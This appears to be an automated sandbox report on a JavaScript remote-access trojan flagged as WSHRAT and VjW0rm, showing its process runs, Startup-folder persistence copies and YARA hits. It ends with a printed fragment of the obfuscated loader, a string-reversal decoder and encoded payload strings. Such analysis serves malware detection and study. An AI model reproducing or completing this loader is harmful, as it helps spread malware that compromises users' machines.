Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	35	7FFA0955700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	39	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	39	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	41	10	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	51	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	53	48	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	101	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	6617	14	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile
unknown	6631	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	6633	11	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6644	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6646	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	6659	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	54936	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile
unknown	54956	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js	0	129780	0a 20 20 66 75 6e 63 74 69 6f 6e 20 6a 62 78 6c 6f 67 28 29 20 7b 0a 20 20 20 20 76 61 72 20 73 74 72 20 3d 20 22 22 3b 20 0a 20 20 20 20 74 72 79 20 0a 20 20 20 20 7b 0a 20 20 20 20 20 20 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 20 3b 20 69 20 3c 20 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 20 3b 20 69 20 2b 2b 20 29 0a 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 4b 65 79 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 30 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 56 61 6c 75 65 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 31 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 73 74 72 32 20 3d 20 22 22 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	function jbxlog() { var str = ""; try { for (var i = 0 ; i < arguments.length ; i ++) { var argKey = arguments[i][0]; var argValue = arguments[i][1]; var str2 = ""; {	success or wait	35	7FFA0955700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	35	7FFA0955700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **1248**, Parent PID: **3324**

General

Target ID:	3
Start time:	15:56:31
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.359362375.0000020CC9D9D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.365466857.0000020CC9121000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.362775717.0000020CC9DC5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.359178897.0000020CC9DA7000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.360228659.0000020CC9120000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.364188132.0000020CC934C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.359292280.0000020CC9D8A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.360037491.0000020CC9113000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000003.359409394.0000020CC92A4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000003.00000002.380509963.0000020CC9C80000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FFA0955700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	39	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	39	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	41	10	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	51	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	53	48	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	101	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	6617	14	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile
unknown	6631	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile
unknown	6633	11	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6644	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6646	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	6659	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	54936	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile
unknown	54956	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js	0	129780	0a 20 20 66 75 6e 63 74 69 6f 6e 20 6a 62 78 6c 6f 67 28 29 20 7b 0a 20 20 20 20 76 61 72 20 73 74 72 20 3d 20 22 22 3b 20 0a 20 20 20 20 74 72 79 20 0a 20 20 20 20 7b 0a 20 20 20 20 20 20 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 20 3b 20 69 20 3c 20 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 20 3b 20 69 20 2b 2b 20 29 0a 20 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 4b 65 79 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 30 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 56 61 6c 75 65 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 31 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 73 74 72 32 20 3d 20 22 22 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20	function jbxlog() { var str = ""; try { for (var i = 0 ; i < arguments.length ; i ++) { var argKey = arguments[i][0]; var argValue = arguments[i][1]; var str2 = ""; {	success or wait	1	7FFA0955700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FFA0955700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **6100**, Parent PID: **2332**

General

Target ID:	4
Start time:	15:56:40
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000002.854554678.000002001679000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.418142975.000002001662E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.355045063.000002001662E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.417946998.000002001662E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000002.851673503.000002001662E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.355010991.000002001662E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: **5412**, Parent PID: **3324**

General

Target ID:	5
Start time:	15:56:40
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: wscript.exe PID: **2804**, Parent PID: **1248**

General

Target ID:	6
Start time:	15:56:45
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000002.848811043.0000026E2ADF0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000003.374542669.0000026E2A5EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000003.438571195.0000026E2A5EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000003.439032554.0000026E2A5EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000003.374490943.0000026E2A5EE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000002.845820210.0000026E2A5DA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: **1876**, Parent PID: **3324**

General

Target ID:	7
Start time:	15:56:49
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: wscript.exe PID: **3232**, Parent PID: **3324**

General

Target ID:	8
Start time:	15:56:59
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CekIalTska.js"
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.831690125.0000029D80281000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000003.394046563.0000029D80067000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.823248453.0000029D80067000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000008.00000002.891143613.0000029DFD8AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **5292**, Parent PID: **3324**

General

Target ID:	9
Start time:	15:57:08
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Order Requirement 2022.js"
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.436933297.000001A3A0C9D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.436804080.000001A3A0C8A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.436967612.000001A3A0CC6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000002.459088306.000001A3A05B0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.442339424.000001A3A0CC6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.437852144.000001A3A0010000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.436996885.000001A3A01A5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.443498942.000001A3A024C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 00000009.00000003.436753264.000001A3A0CA6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Order Requirement 2022.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FFA0955700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	39	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	39	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	87	7FFA0954E70B	WriteFile
unknown	41	10	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	51	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	13	7FFA0954E70B	WriteFile
unknown	53	48	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	101	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1020	7FFA0954E70B	WriteFile
unknown	6617	14	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile
unknown	6631	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	22	7FFA0954E70B	WriteFile
unknown	6633	11	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6644	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	84	7FFA0954E70B	WriteFile
unknown	6646	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	6659	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	40	7FFA0954E70B	WriteFile
unknown	54936	20	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile
unknown	54956	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFA0954E70B	WriteFile
C:\Users\user\AppData\Roaming\Order Requirement 2022.js	0	129780	0a 20 20 66 75 6e 63 74 69 6f 6e 20 6a 62 78 6c 6f 67 28 29 20 7b 0a 20 20 20 20 76 61 72 20 73 74 72 20 3d 20 22 22 3b 20 0a 20 20 20 20 74 72 79 20 0a 20 20 20 20 7b 0a 20 20 20 20 20 20 66 6f 72 20 28 20 76 61 72 20 69 20 3d 20 30 20 3b 20 69 20 3c 20 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 20 3b 20 69 20 2b 2b 20 29 0a 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 4b 65 79 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 30 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 61 72 67 56 61 6c 75 65 20 3d 20 61 72 67 75 6d 65 6e 74 73 5b 69 5d 5b 31 5d 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 73 74 72 32 20 3d 20 22 22 3b 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20	function jbxlog() { var str = ""; try { for (var i = 0 ; i < arguments. length ; i ++) { var argKey = arguments[i][0]; var argValue = a rguments[i][1]; var str2 = ""; {	success or wait	1	7FFA0955700A	CopyFileW
C:\Users\user\AppData\Roaming\Order Requirement 2022.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FFA0955700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **2772**, Parent PID: **5292**

General

Target ID:	12
Start time:	15:57:22
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000002.843784726.0000015319E3E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000003.513971058.0000015319E3E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000002.844278843.000001531A030000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000003.444103192.0000015319E3E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000003.444077557.0000015319E3E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000003.514256730.0000015319E3E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: wscript.exe PID: 1956, Parent PID: 5292

General

Target ID:	13
Start time:	15:57:22
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\Order Requirement 2022.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000002.894056339.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.525478987.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000002.882434337.000001B9F39C0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.475419032.000001B9F3810000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.525911410.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.524775302.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000002.890666886.000001B9F43C4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.473292279.000001B9F43D4000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.525586861.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.473654682.000001B9F43BB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.473826322.000001B9F43CB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.473870911.000001B9F3994000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.525101810.000001B9F4488000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000003.475028155.000001B9F3803000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_WSHRAT, Description: Yara detected WSHRAT, Source: 0000000D.00000002.883442418.000001B9F3D60000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: wscript.exe PID: 5776, Parent PID: 1956

General

Target ID:	14
Start time:	15:57:39
Start date:	03/10/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\CekIalTska.js
Imagebase:	0x7ff6f06f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000002.845740262.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000003.546167949.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000003.481502625.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000002.847586711.000001E4568C0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000003.546431289.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000E.00000003.481574240.000001E45640E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Disassembly

Code Analysis

JavaScript Code

Script:

Code

```
0  $5FZwLPDuLmhd3toN49z =
1  function (n) {                                                    $5FZwLPDuLmhd3toN49z(9) ➔ "CreateObject"
                                                                     Show all Function Runs
2      if ( typeof ( $5FZwLPDuLmhd3toN49z.list[n] ) == "string" )
3          return $5FZwLPDuLmhd3toN49z.list[n].split ( "" ).reverse ( ).join ( "" );   "tcejbOetaerC".split("") ➔ t,c,e,j,b,O,e,t,a,e,r,C
                                                                     Show all Function Runs
4      return $5FZwLPDuLmhd3toN49z.list[n];
5  };
6  $5FZwLPDuLmhd3toN49z.list = [ />!/g, "vHBWeN212151", "uXWmnN5292711", "ambrqc15304531", "siKbij631881", "EVxaQ
   M604764", "TnRnFl079312", "WEeKjw029371", "=oQD9pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKlVnc0xib3ByKgICXcJCl
   r!>Ca0FGUuYGbINILpcDKlNWYwNVZtFmTu!>XYgwSdmhSZslmR5B3bD5ycmpQD7kiMol3Qg0DlwFGlyFmdK0wegknc0
   pQD9pQD7BSKyJXZog2Y0F2Yg0nCNsTKdVzWnxiliwIlgsCl1ZGlr!>iliwIlsICRylzTaVkS3czVi!>yKg01MbdGlr!>SXws1Zo
   UGdpJ3VnVmUug2cK0wegknc0pQD7BSKoMnTg42bpR3YuVnZK0QfK0QfK0QfK0wOrFWZyJmCNsjclJWb15GbhlmclNX
   ZtVHbvZnL0lGluJXd0VmcK0wOpgSblRXau4WZg0Dl0lGlyFmdK0wegkSKoQHel5UZ29Wbu4WZ7kCKk5WR0FmLuVWlg
